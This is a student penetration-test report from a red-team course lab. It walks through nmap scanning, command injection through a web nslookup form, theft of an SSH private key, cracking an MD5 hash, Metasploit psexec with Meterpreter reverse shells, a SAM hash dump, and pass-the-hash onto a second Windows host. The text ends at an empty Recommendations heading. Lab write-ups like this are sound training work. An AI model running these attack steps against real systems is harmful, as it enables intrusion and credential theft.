Penetration Testing Report

Engagement Contacts

Christopher Rossilli - RossilliMail@gmail.com

Executive Summary

Objective

The objective of the recent penetration test was to assess the security of the network infrastructure and identify potential vulnerabilities. Below I will list the findings and the tools I used in your network to travel through your systems and gain information not otherwise meant for me. This can be a huge security risk to allow anyone in your system to gain knowledge of important files that they should not have. The breach of the "secrets.txt" file underscores the importance of addressing these vulnerabilities promptly. Such incidents can expose sensitive information and pose substantial financial risks to our organization

Tools Used

- **Nmap:** A tool to look at many networks at once
- **SSH:** Used to move into other computers remotely
- **Command Injection:** Input unwanted commands into a text field
- **Metasploit:** Used to exploit a Windows machine in many ways
- **Grep / Search:** Used to search an entire computer for specific keywords
- **Hashdump:** Dumps all the passwords from a Windows machine in hash form

Penetration Test Findings


Summary

Finding #	Severity	Finding Name
1	High	Port 1013 Apache site has command injection vulnerability. Uses HTTP so it is unsecure.

Finding #	Severity	Finding Name
2	High	Ssh keys files in the web server have it so anyone can read them leaving them easily to be stolen
3	High	Password hash is hard coded into the script in alice-ops user.
4	Medium	Hash is in md5 which is easily crackable by using online lookup tables
5	Medium	Windows secret.txt file is easily readable if it actually had secrets in it it would be easily accessible
6	Low	There are a few open ports that should be closed if they are not used. I do not know the scope in which you use your network but close anything that isn't essential to your business


Detailed Walkthrough

First I started out by finding my IP address with **ip a** and then using **nmap** on the whole subnet to find all of the IPs and ports that are running on the IPs.




```
Nmap scan report for ip-172-31-39-224.us-west-2.compute.internal (172.31.39.224
Host is up (0.00011s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-41-61.us-west-2.compute.internal (172.31.41.61)
Host is up (0.00021s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-41-94.us-west-2.compute.internal (172.31.41.94)
Host is up (0.00056s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-41-107.us-west-2.compute.internal (172.31.41.107
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-47-63.us-west-2.compute.internal (172.31.47.63)
Host is up (0.00058s latency).
```

After I took note of the odd-numbered http and ssh ports that are on the Linux machines.




```
Nmap scan report for ip-172-31-41-107.us-west-2.compute.internal (172.31.41.107)
Host is up (0.00032s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Nmap scan report for ip-172-31-41-94.us-west-2.compute.internal (172.31.41.94)
Host is up (0.0069s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Next, I wanted to see what the non-standard **HTTP** port has on its web server so I went to it using its IP and then Port 172.31.41.107:1013. This took me to a website in which I could use the **nslookup** from the webserver to inject my own commands using



```
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 142.251.33.78
Name:   google.com
Address: 2607:f8b0:400a:80b::200e

www-data
```


command injection.

Using this **command injection** I can go anywhere I want on this web server now so i went to check the ssh folder to see if there are any keys I can steal to go into another persons local machine.




```
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.217.78
Name:   google.com
Address: 2607:f8b0:400a:805::200e

total 12
drwxr-xr-x 2 alice-devops alice-devops 4096 Jun 29 17:06 .
drwxr-xr-x 3 alice-devops alice-devops 4096 Jun 29 19:12 ..
-rw-r--r-- 1 alice-devops alice-devops 2602 Jun 29 17:05 id_rsa.pem
```

I stole this persons private key and I put them on my own machine and noticed that I had another open **ssh port** on a non-standard port on another Linux machine on **port 2222** and I tried to ssh as her so I could essentially become that user.




```
ssh -i id_rsa -p 2222 alice-devops@172.31.41.94
```

After accessing this machine I looked around and noticed there's a **script** and ran it and it allowed me to SSH into another machine as long as I can have the password for the Administrator. Looking into the script theres a hash that is hard coded into the script which is very bad practice as anyone can grab that hash in a public area and try to look up hash tables and match it.



```
#!/usr/bin/bash

# This script will (eventually) log into Windows syst

# Note to self: The password field in this .sh script
# an MD5 hash of a password used to log into our Winc
# as Administrator. I don't think anyone will crack i

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Wi

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -c

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is corre
else
        echo "The password for Administrator is incor
        exit
fi

#TODO: Figure out how to make this script log into Wi
~
~
~
~
```

With this being a MD5 hash I just looked up the hash online and found a matching password I could try on it (I could use something like **John the Ripper** if i wanted to crack it from my personal machine).




Enter up to 20 non-salted hashes, one per line:

```
00bfc8c729f5d4d529a412b12c58ddd2
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

Now I see the password is **pokemon** and I can use this password in the script and set up my own meterpreter by using **Metasploit** using the **Windows/smb/psexec** exploit which is a common exploit for Windows machines. Using credentials from the script I know there is a user named **Administrator** and the password is **pokemon** from the md5 hash that I cracked earlier.




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set rhosts 172.31.39.224
rhosts => 172.31.39.224
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.47.63:4444
[*] 172.31.39.224:445 - Connecting to the server...
[*] 172.31.39.224:445 - Authenticating to 172.31.39.224:445 as user 'Administrator'...
[*] 172.31.39.224:445 - Selecting PowerShell target
[*] 172.31.39.224:445 - Executing the payload...
[+] 172.31.39.224:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.39.224
[*] Meterpreter session 1 opened (172.31.47.63:4444 → 172.31.39.224:50052) at 2023-10-09 23:32:07 +0000

meterpreter >
```

From here I can do a **hashdump** to get all the credentials that are listed on this machine to get hashes from the users in this network.




```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : EC2AMAZ-L3OOUG8
SysKey : 6f35e821a55f9d37f19ff61c1b4a4885
Local SID : S-1-5-21-2451825347-2911681807-1382041274

SAMKey : 0217011af505372071fd7d025a5d47de

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: aa0969ce61a2e254b7fb2a44e1d5ae7a

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000003f0 (1008)
User : fstack
  Hash NTLM: 0cc79cd5401055d4732c9ac4c8e0cfed

RID  : 000003f1 (1009)
User : Administrator2
  Hash NTLM: e1342bfae5fb061c12a02caf21d3b5ab
```

Using the **Administrator2** account I can grab this hash and **pass the hash** using **SMBpass** to gain access to this account once I set the correct info in my meterpreter to gain access into the 2nd Windows machine.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set rhosts 172.31.41.61
rhosts => 172.31.41.61
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2
smbuser => Administrator2
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
smbpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.47.63:4444
[*] 172.31.41.61:445 - Connecting to the server...
[*] 172.31.41.61:445 - Authenticating to 172.31.41.61:445 as user 'Administrator2'...
[*] 172.31.41.61:445 - Selecting PowerShell target
[*] 172.31.41.61:445 - Executing the payload...
[+] 172.31.41.61:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.41.61
[*] Meterpreter session 3 opened (172.31.47.63:4444 -> 172.31.41.61:50116) at 2023-10-10 00:03:11 +0000

meterpreter > sysinfo
Computer        : EC2AMAZ-L3OOUG8
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

Now that I have gained access to this new machine I can finally just do a simple search through the machine using **search -f secrets.txt** to find the file we are looking for. Once we find that file we can just **cat** it using our meterpreter and read the contents of the file.



```
meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```

There we have it! Now I have successfully stolen someone someones private keys by using a command injection from a web server that was set up. Using those stolen keys I was able to get into their machine and run any programs or read files within their system. Using the info I found on that machine I was able to set up my own meterpreter to log into a Windows machine and dump all the credentials from that machine to find any other Windows machines that i'm able to get into.

Recommendations

To address these vulnerabilities, we recommend the following actions:

